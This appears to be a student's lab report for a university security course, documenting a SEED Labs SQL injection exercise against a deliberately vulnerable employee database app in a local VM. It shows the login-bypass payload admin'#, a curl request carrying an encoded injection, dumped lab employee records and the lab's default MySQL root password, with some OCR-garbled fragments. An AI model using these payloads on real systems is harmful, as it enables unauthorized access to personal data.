

# Introduction to Information Security - CS 458

Neha Ramesh Gawali A20523722


## Lab 4 - SQL Injection Attack

### Lab Tasks

The objective of this seed experiment was to get familiar with SQL statements by working with the provided database called "Users." This database contains a table called "credential" that stores the personal information of every employee.

To get started, I logged in to the MySQL console using the command "mysql -u root -pseedubuntu." After logging in, I could create a new database or load an existing one. As the Users database was already created, I loaded it using the command "mysql> use Users;"

To view all the tables in the Users database, I used the command "mysql> show tables;". After running this command, I needed to use a SQL command to print all the profile information of the employee named Alice. I provided the screenshot of my results below.



```
GNU nano 2.5.3 File: /etc/hosts
127.0.0.1    localhost
127.0.1.1    VM

# The following lines are desirable for IPv6 capable hosts
::1        ip6-localhost ip6-loopback
fe00::0    ip6-localnet
ff00::0    ip6-mcastprefix
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
127.0.0.1    User
127.0.0.1    Attacker
127.0.0.1    Server
10.0.2.15    www.SeedLabSQLInjection.com
127.0.0.1    www.xsslabelgg.com
127.0.0.1    www.csrflabelgg.com
127.0.0.1    www.csrfattacklab.com
127.0.0.1    www.repackagingattacklab.com
127.0.0.1    www.seedlabclickjacking.com

[ Read 18 lines ]
^G Get Help      ^O Write Out     ^W Where Is      ^K Cut Text      ^J Justify       ^C Cur Pos
^X Exit          ^R Read File     ^\ Replace       ^U Uncut Text    ^T To Spell     ^_ Go To Line
```

# Introduction to Information Security - CS 458

Neha Ramesh Gawali A20523722

```
SEEDUbuntu [Running] - Oracle VM VirtualBox
Terminal
GNU nano 2.5.3 File: /etc/apache2/sites-available/000-default.conf

<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    [ Read 55 lines (Warning: No write permission) ]
    ^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text    ^J Justify    ^C Cur Pos
    ^X Exit        ^R Read File    ^\ Replace     ^U Uncut Text  ^T To Spell   ^_ Go To Line

3°C Clear
```

```
SEEDUbuntu [Running] - Oracle VM VirtualBox
Terminal
GNU nano 2.5.3 File: /etc/apache2/sites-available/000-default.conf

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
</VirtualHost>
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
<VirtualHost *:80>
    ServerName http://www.SeedLabSQLInjection.com
    DocumentRoot /var/www/SQLInjection
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.xsslabelgg.com

    ^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text    ^J Justify    ^C Cur Pos
    ^X Exit        ^R Read File    ^\ Replace     ^U Uncut Text  ^T To Spell   ^_ Go To Line

3°C Clear
```

# Introduction to Information Security - CS 458

Neha Ramesh Gawali A20523722

## 2.1 Task 1: Get Familiar with SQL Statements

To login to the MySQL console:

```
mysql -u root -pseedubuntu
```

```
[04/27/23]seed@VM:~/../CS458_Lab4$ sudo mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near 'database' at line 1
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| Users |
| elgg_csrf |
| elgg_xss |
+-----+
```


```
show databases;
```

# Introduction to Information Security - CS 458

Neha Ramesh Gawali A20523722

To load the existing Users database:

mysql> use Users;




Terminal

```
mysql> show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near 'database' at line 1
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| Users |
| elgg_csrf |
| elgg_xss |
| mysql |
| performance_schema |
| phpmyadmin |
| sys |
+-----+
8 rows in set (0.02 sec)

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential |
+-----+
```

show tables;



Terminal

```
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential |
+-----+
1 row in set (0.00 sec)

mysql> Select * from credential where name is 'Alice';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near ''Alice'' at line 1
mysql> Select * from credential where name= 'Alice';
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Passw |
ord |
+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe9 |
18bdae83000aa54747fc95fe0470fff4976 |
+-----+
1 row in set (0.00 sec)

mysql>
```



# Introduction to Information Security - CS 458


Neha Ramesh Gawali A20523722

The learning from this experiment is to gain familiarity with SQL commands and queries by working with a provided database called "Users" that contains personal information of employees. The experiment involves accessing the database through MySQL console and executing SQL commands to extract information. The task requires loading the "Users" database, displaying its tables, and using a SQL command to retrieve the profile information of a specific employee, Alice. The aim of the experiment is to understand the basics of SQL commands and to become familiar with working with databases.

## 2.2 Task 2: SQL Injection Attack on SELECT Statement

This experiment focused on SQL injection attacks on SELECT statements. SQL injection is a method where attackers execute malicious SQL statements to steal or modify data in a database. The employee management web application used in this task had SQL injection vulnerabilities similar to those made by developers. The task required logging into the application without knowing an employee's credentials. The PHP code for user authentication was explained, including how it selected personal employee information using input variables for username and hashed password. The program checked for matching records, and if found, the user was authenticated and given corresponding employee information, but if not, authentication failed. The experiment provided insights into SQL injection vulnerabilities and their potential risks.

### 2.2.1 Task 2.1: SQL Injection Attack from webpage



# Introduction to Information Security - CS 458

Neha Ramesh Gawali A20523722

```
GNU nano 2.5.3 File: unsafe home.php
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu opt$
logout. The profile details fetched will be displayed using the table class of bootstrap with a da$

NOTE: please note that the navbar items should appear only for users and the page with error login$
all. Therefore the navbar tag starts before the php tag but it end within the php script adding it$
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">

^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos
^X Exit          ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Spell     ^_ Go To Line
```


```
terminal
GNU nano 2.5.3 File: unsafe home.php

<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
  <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
    <a class="navbar-brand" href="unsafe_home.php" >query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/

^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos
^X Exit          ^R Read File    ^N Replace      ^U Uncut Text   ^T To Spell     ^_ Go To Line
Right Ctrl
```



Typed: admin '#' in the username and It provided me with output showing all the data under admin panel

And the output attached below:

**Neha Ramesh Gawali A20523722**

SQLi Lab

www.seedlabsqlinjection.com/unsafe\_home.php?username=%23&Password=

Home Edit Profile Logout

## User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

The objective of this task is to understand and exploit SQL injection vulnerabilities in a web application's login page. The task requires the attacker to log in as an administrator without knowing the password, by manipulating the input fields of the login page. The attacker is assumed to know the administrator's username, which is "admin". By exploiting the SQL injection vulnerability, the attacker aims to bypass the authentication mechanism and gain access to sensitive information about all employees.

### 2.2.2 Task 2.2: SQL Injection Attack from command line

```

[04/27/23]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=alice%27%20&Passwo
rd=lll'clear
[1] 4494
[04/27/23]seed@VM:~$ <!doctype html><html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2Lz
7A0mADaN8tA50LsWcjLFyQFcb/P2Txc58oY0eILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvBVZvFUSCAwEAAQ== r59GDBeHo7
dDaswJwL7gdzg6Vu3aa2LwQNh8ufnUNJkUg3u4fxJendRTa9GG+Vwxvchovp8303Lf2BKGydfaw=="><head><meta charset
="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1"><link rel="preconnect"
href="https://www.google.com" crossorigin></head><body><div id="target" style='opacity: 0'></div><
script>window.park = "eyJldWlkIjoieNGJkNThiYzItYTl2Yy00MjE0LTM4OGItMmYwODcyNjBhYmJiIiwicGFnZV90aW1lI
joxNjgyNTQyMDg4LlCjwYwldlX3VybCI6Imh0dHA6XC9cL3huLS13d3ctbW8wYS5TZWVkdGF1U1FMSW5qZWNoaW9uLmNvbVwvdW5z
YWZlX2hvbWUucGhwP3VzZXJwYwllPWFSawNlJTI3JTIwIiwicGFnZV9tZXRob2QiOiJHRVQiLCJwYwldlX3JlcXVlc3QiO1tdLCJ
wYwldlX2h1YWRLcnMiO1tdLCJ0b3N0IjoieG4tLXd3dy1tbzBhLlNlZWRYWJTTUUXJmpleY3Rpb24uY29tIiwiaXAiOiIxMDQuMT
k0LjEwMC4xNTQifQ=="</script><script src="/js/parking.2.104.6.js"></script></body></html>
```




# Introduction to Information Security - CS 458

Neha Ramesh Gawali A20523722

We were able to retrieve all necessary administrative information through the command line and link, which was also available in website viewer mode. However, accessing the same data as a reader proved to be quite challenging.

The objective of this task is to repeat Task 2.1 but without using the web page. Instead, command-line tools such as curl can be used to send HTTP requests. It is important to note that when including multiple parameters in HTTP requests, the URL and parameters should be enclosed in single quotes to prevent special characters from being misinterpreted. Additionally, special characters in the username or password fields should be properly encoded using %27 for single quotes and %20 for whitespace. Proper HTTP encoding is necessary in this task when sending requests using curl.

## 2.2.3 Task 2.3: Append a new SQL statement




The screenshot shows a web application titled "User Details" displayed in a Mozilla Firefox browser window. The browser's address bar shows the URL: `www.seedlabsqlinjection.com/unsafe_home.php?username=%23&Password=`. The application has a green header bar with the "SEEDLABS" logo, "Home", "Edit Profile", and a "Logout" button. The main content area displays a table of user details.

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

